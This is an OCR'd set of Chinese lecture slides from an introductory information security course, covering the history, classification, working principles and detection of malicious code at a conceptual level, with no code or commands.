信息安全导论

第九章 恶意代码

黄 玮

温故

- 操作系统安全
- 网络安全
- Web安全

操作系统安全

- BLP模型和Biba模型的区别与联系
- TPM解决的问题和安全操作系统解决的问题的区别与联系
- 安全操作系统用到了哪些主要安全技术
- 主流操作系统的安全策略举例
- 谈谈安全性和易用性的关系

  —越安全，为什么越“难用”？

  —越易用，为什么越“不安全”？

- 回忆一下Web应用系统服务模型
- 渗透测试与网络入侵的一般区别与联系
- 渗透测试与网络入侵的方法论区别与联系
- 安全防御与加固的常见手段
- 举几个你用过的Web软件例子
- 网站被黑可能因为哪些原因，举例说明


知新

- 恶意代码简史
- 恶意代码分类
  - —概念
  - —基本原理
  - —实例
  - —检测原理


本章内容提要

- **恶意代码简史**
- 基本概念
- 恶意代码基本原理
- 恶意代码检测

恶意代码时间线（1/2）


首次证明程序可以实现自我复制
第一个计算机蠕虫
首次定义了“计算机病毒”概念
1949.12
1971
1978
1982
1983.11.10
1986.1
第一个计算机病毒
第一个通过软盘传播的计算机病毒
首次PC病毒大规模感染事件

恶意代码时间线（2/2）


首次大规模计算机蠕虫攻击事件Morris蠕虫
攻击Google的漏洞利用代码在互联网上被公开
病毒史上的核武器：Flame
2008.8.5
2010.6
1988.11.2
2010.1.15
2012.5.28
首例计算机犯罪起诉
首例窃取和攻击工业信息系统的恶意代码

本章内容提要

- 恶意代码简史
- 基本概念
- 恶意代码基本原理
- 恶意代码检测

恶意代码的基本概念

- 术语
  - —恶意代码：Malicious Code
  - —恶意软件：Malware
  - —垃圾（信息）：Spam
- 恶意代码的核心特征
  - —执行结果非（用户/业务）期望且包含恶意目的
- 恶意软件是由恶意代码编制而成
- 垃圾信息可以借助恶意代码和恶意软件而加速传播、躲避查杀

典型恶意代码应用形式（1/2）

- 病毒、蠕虫
- 木马、 rootkit（高级木马）
- 逻辑炸弹、恶作剧程序
- 后门
  - —后门口令 / 后门程序
- 垃圾信息
  - —垃圾电话/垃圾短信/垃圾邮件/垃圾评论/垃圾@/垃圾IM/垃圾链接/…

典型恶意代码应用形式（2/2）

- 流氓软件 / 恶意扣费软件
- 钓鱼
  - —软件/服务/信息
- 僵尸网络
  - —攻击代理、跳板 / 隐蔽通信

恶意代码分类

- 目的
  - —破坏、控制、窃密、恶作剧、获利
- 关键技术
  - —复制、隐藏、传播、控制、自我保护
- 宿主（平台）
  - —硬件：PC /手机终端 /智能终端 / 服务器 …
  - —软件：windows / mac / linux /android/ iOS /java /web / browser / office /…

恶意代码目的分类

恶意代码形式	破坏	控制	窃密	恶作剧	获利
病毒、蠕虫	✔				
木马、rootkit		✔	✔		
逻辑炸弹、恶作剧程序				✔	
后门		✔	✔		✔
垃圾信息					✔
流氓软件/恶意扣费软件			✔		✔
钓鱼			✔		✔
僵尸网络	✔	✔			✔

注意1：以上分类只是标记了恶意代码的核心目的

注意2：现实中的恶意代码通常是多种形式的综合体

恶意代码关键技术分类

恶意代码形式	复制	隐藏	传播	控制	自我保护
病毒、蠕虫	✔		✔		✔
木马、rootkit		✔		✔	✔
逻辑炸弹、恶作剧程序		✔			
后门		✔		✔	✔
垃圾信息			✔		
流氓软件/恶意扣费软件		✔		✔	✔
钓鱼			✔		
僵尸网络		✔	✔	✔	✔

注意1：以上分类只是标记了恶意代码的核心关键技术

注意2：现实中的恶意代码通常是多种关键技术的综合体

无处不在的恶意代码

无处不在的恶意代码

- 扫一扫试试

本章内容提要

- 恶意代码简史
- 基本概念
- **恶意代码基本原理**
- 恶意代码检测

恶意代码不同目的实现原理——破坏

- 删除文件
- 清空账户数据
- 格式化硬盘
- 网络攻击跳板
- 修改文件的默认关联打开方式

恶意代码不同目的实现原理——控制

- 见下文的“控制”关键技术

恶意代码不同目的实现原理——窃密

- 键盘截获　用户名和口令
- 屏幕捕获　隐私信息（金融交易数据）
- 间谍行为　用户行为记录
- 文件下载　操作系统上任意文件访问
- 拖库　　获取数据库中所有数据

恶意代码不同目的实现原理——逻辑炸弹


- 利用代码中的死循环语句
- 利用代码逻辑缺陷

  —并行程序设计中的条件循环依赖导致“饿死”
- 设计缺陷

  —“千年虫”病毒

恶意代码不同目的实现原理——获利

- 我国信息安全地下产业链揭秘



恶意代码不同关键技术实现原理——复制

- 利用代码实现自我复制
- 社会工程学手段

  ——请转发给4个群，10秒后再看看你的头像

恶意代码不同关键技术实现原理——隐藏


- 变形/混淆/加密
- Rootkit技术
  - —文件隐藏
  - —注册表隐藏
  - —网络连接隐藏
  - —进程隐藏
- 不驻留文件系统/注册表
  - —BIOS/MBR/内存
- 寄生于合法：代码/进程/内存区域

恶意代码不同关键技术实现原理——传播

- 社会工程学手段
  - —电子邮件/即时通信/SNS/网站。。。
- 基于漏洞
  - —漏洞利用代码中包含恶意代码
- 捆绑
  - —破解软件中捆绑恶意代码
  - —手机第三方定制ROM中预置恶意代码

恶意代码捆绑

- 恶意代码载体应用程序先得到执行
  - —如何让用户主动去“双击”执行是关键
  - —如何让用户同意恶意代码执行
- 直接捆绑恶意文件
  - —电子邮件附件
  - —自解压缩文件
- 漏洞利用载荷代码
- 植入代码
  - —Office宏代码



恶意代码不同关键技术实现原理——控制

- 木马
  - —主动监听，等待连接
  - —反向连接，绕过防火墙
  - —主动接收指令
    - 网页、邮件、DNS解析记录、IRC。。。

恶意代码不同关键技术实现原理——自我保护


- 隐藏
  - ——未被发现，当然不会被清除
- 对抗检测
  - ——隐藏相关技术（变形/混淆/加密）
- 对抗清除
  - ——双守护进程保护
  - ——网络下载器，时刻更新变种对抗查杀

恶意代码不同平台实现原理


- 硬件
  - —主要和CPU有关
    - – x86/arm/mips/sparc
- 软件
  - —操作系统
  - —应用服务器
  - —数据库服务器
  - —Java虚拟机

实例一：缓冲区溢出导致执行任意指令

